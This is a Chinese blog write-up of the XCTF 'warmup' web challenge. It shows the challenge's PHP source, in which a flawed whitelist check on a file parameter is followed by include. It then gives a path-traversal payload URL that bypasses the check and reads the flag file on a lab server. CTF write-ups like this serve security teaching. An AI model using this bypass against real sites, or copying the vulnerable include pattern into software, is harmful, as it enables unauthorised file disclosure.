攻防世界XCTF：warmup

原创

末 初 于 2020-03-14 20:03:38 发布 1576 收藏 4

分类专栏： CTF_WEB_Writeup


本文链接：https://blog.csdn.net/mochu7777777/article/details/104866279

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

F12发现注释：`<!--source.php-->`



```
                $whitelist = [source.php, hint.php];
                if (! isset($page) || !is_string($page)) {
                    echo "you can't see it";
                    return false;
                }

                if (in_array($page, $whitelist)) {
                    return true;
                }

                $_page = mb_substr(
                    $page,
                    0,
                    mb_strpos($page . '?', '?')
                );
                if (in_array($_page, $whitelist)) {
                    return true;
                }

                $_page = urldecode($page);
                $_page = mb_substr(
                    $_page,
                    0,
                    mb_strpos($_page . '?', '?')
                );
                if (in_array($_page, $whitelist)) {
                    return true;
                }
                echo "you can't see it";
                return false;
            }
        }

        if (! empty($_REQUEST['file'])
            && is_string($_REQUEST['file'])
            && emmm::checkFile($_REQUEST['file'])
        ) {
            include $_REQUEST['file'];
            exit;
        } else {
            echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
        }
    ?>
```

```php
<?php
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

访问访问hint.php回显：

flag not here, and flag in ffffllllaaaagggg

php mb_strpos()函数

mb_strpos()：返回要查找的字符串在别一个字符串中首次出现的位置

语法：

```
mb_strpos (haystack ,needle )
```

参数：

haystack：要被检查的字符串。

needle：要搜索的字符串。

当下面成立时可以传入传参
$whitelist = [“source”=>“source.php”,“hint”=>“hint.php”];
在?file=hint.php后面加上个问号，使它能够截取到我们传入的

```
Payload：http://111.198.29.45:58125/source.php?file=hint.php?../../../../../ffffllllaaaagggg
```

111.198.29.45:58125/source.php?file=hint.php?../../../../../ffffllllaaaagggg

Entertainment CTF Favorite Community forum Blog Tools CSDN Blog @163.com Google Translate githu

```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }

        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?> flag{25e7bce6005c4e0c983fb97297ac6e5a}
```